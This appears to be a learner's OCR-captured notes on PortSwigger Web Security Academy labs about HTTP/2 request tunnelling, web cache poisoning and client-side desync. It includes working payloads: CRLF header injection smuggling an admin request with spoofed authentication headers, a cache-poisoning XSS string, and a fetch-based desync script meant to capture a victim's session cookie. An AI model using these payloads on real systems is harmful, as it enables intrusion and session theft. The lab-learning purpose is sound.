
You can use this technique to bypass front-end security measures that may otherwise prevent you from sending certain requests. In fact, even some mechanisms designed specifically to prevent request smuggling attacks fail to stop request tunnelling.

Tunneling requests to the back-end in this way offers a more limited form of request smuggling, but it can still lead to high-severity exploits in the right hands.


Solution:



Lab: Web cache poisoning via H
Web cache poisoning via HTTP/
https://0acf00d90419043e80c6125a00f20008.web-security-academy.net
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Web Security Academy
Web cache poisoning via HTTP/2 request tunnelling
Back to lab description
LAB
Not solved
Home
0 search results for 'hello'
Search the blog...
Search
< Back to Blog



Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Send
Cancel
Target: https://0acf00d90419043e80c6125a00f20008.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 POST / HTTP/2
2 Host:
0acf00d90419043e80c6125a00f20008.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 12
5
6 search=hello
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3210
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=
/resources/labheader/css/academyLabHeader.cs
s rel=stylesheet>
10 <link href=/resources/css/labsBlog.css rel=
stylesheet>
11 <title>
Web cache poisoning via HTTP/2 request
tunnelling
</title>
12 </head>
13 <body>
14 <script src="
/resources/labheader/js/labHeader.js">
</script>
15
16 <section class='academyLabBanner'>
17
18
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 0
Request headers 6
Name Value
:scheme https
:method POST
:path /
:authority 0acf00d90419043e80c6...
content-type application/x-www-fo...
content-length 12
Response headers 3
Search
0 highlights
Done
3,318 bytes | 177 millis



Send
Cancel
Target: https://0a2a00c403d6a8f481c0255c005400ea.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
This HTTP/2 request is kettled: it contains headers that cannot be fully represented using HTTP/1 syntax. You can see full details of the request in the inspector.
This request is kettled because:
• There is a newline in this header's name: foo: barContent-Length: 110search=x
Body
0
Search
0 highlights
Response
Pretty
Raw
Hex
Render
My account

</section>
</header>
<header class="
notification-header">
</header>
<section class=blog-header>
<h1>
0 search results for
'x: bar
Content-Length: 3
X-SSL-VERIFIED: 0
X-SSL-CLIENT-CN: null
X-FRONTEND-KEY:
9713362256017860
'
</h1>
<hr>
</section>
<section class=search>
<form action=/ method=GET>
<input type=text
search
1/5 matches
Inspector
Back
Request header
Name
foo: barr\r \n
Content-Length: 110\r \n
\r \n
search=x
Value
bar
Decoded from:
Select
Cancel
Apply changes
Inspector
Notes


Inspector
Back
Request header
Name
foo: x\r\n
\r\n
GET /admin HTTP/1.1\r\n
X-SSL-VERIFIED: 1\r\n
X-SSL-CLIENT-CN: administrator\r\n
X-FRONTEND-KEY: 9713362256017860\r\n
\r\n
Value
bar
Decoded from:
Select
Cancel
Apply changes


Request attributes
2
Protocol
HTTP/1
HTTP/2
Name
Value
Method
HEAD
Path
/login
Request query parameters
0
Request body parameters
1
Request cookies
0
Request headers
7


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: https://0a2a00c403d6a8f481c0255c005400ea.web-security-academy.net
HTTP/2
Request
Response
Inspector
Protocol
HTTP/1
HTTP/2
Name
Value
Method
HEAD
Path
/login
Request query parameters
Request body parameters
Request cookies
Request headers
:scheme
https
:method
HEAD
:path
/login
content-length
Body
Search
0 highlights
delete
4 matches
Done
3,442 bytes | 264 millis




"you got the error but request has successfully executed in server "

Lab: Web cache poisoning via HTTP/2 request tunnelling

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and doesn't consistently sanitize incoming headers.

To solve the lab, poison the cache in such a way that when the victim visits the home page, their browser executes `alert(1)`. A victim user will visit the home page every 15 seconds.

The front-end server doesn't reuse the connection to the back-end, so isn't vulnerable to classic request smuggling attacks. However, it is still vulnerable to request tunnelling.



/ HTTP/1.1

GET /resources?<script>alert(1)</script>**********
****
****
****
****
****
****
****
****
****
****
****
****
****
****
****
****
****

```
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
```


```
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
```

```
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
**********************************************************************
******** HTTP/1.1
Host: 0a4b000304b39bf880274922006800d9.web-security-academy.net
```

- So basically * is ths random because server was saying he
- wants more data than somthing 3806
- so we used random

“see this without random data “

“it was saying this”




Lab: Client-side desync

This lab is vulnerable to client-side desync attacks because the server ignores the `Content-Length` header on requests to some endpoints. You can exploit this to induce a victim's browser to disclose its session cookie.

To solve the lab:

1. Identify a client-side desync vector in Burp, then confirm that you can replicate this in your browser.
2. Identify a gadget that enables you to store text data within the application.
3. Combine these to craft an exploit that causes the victim's browser to issue a series of cross-domain requests that leak their session cookie.
4. Use the stolen cookie to access the victim's account.

```
<script>
fetch('https://0af500a2045b7c6784f5730e00d100dd.h1-web-security-academy.net', {
        method: 'POST',
        body: 'POST /en/post/comment HTTP/1.1\r\nHost: 0af500a2045b7c6784f5730e00d100dd.h1-web-security-academy.net\r\nCookie: session=eQiNxddlPfbBN2k9rYKa5CEvFm8Ya2RI; _lab_analytics=eQiNxddlPfbBN2k9rYKa5CEvFm8Ya2RI\r\nContent-Length: 850\r\nContent-Type: x-www-form-urlencoded\r\nConnection: keep-alive\r\n\r\ncsrf=2rPtsoC3aoRbDe4l17015kJrHXNQ6bzM&postId=7&name=suraj&email=wiener@web-security-academy.net&website=https://portswigger.net&comment=',
        mode: 'cors',
        credentials: 'include',
    }).catch(() => {
        fetch('https://0af500a2045b7c6784f5730e00d100dd.h1-web-security-academy.net/capture-me', {
        mode: 'no-cors',
        credentials: 'include'
    })
})
</script>
```



Lab: Server-side pause-based request smuggling

This lab is vulnerable to pause-based server-side request smuggling. The front-end server streams requests to the back-end, and the back-end server does not close the connection after a timeout on some endpoints.

To solve the lab, identify a pause-based CL.0 desync vector, smuggle a request to the back-end to the admin panel at `/admin`, then delete the user `carlos`.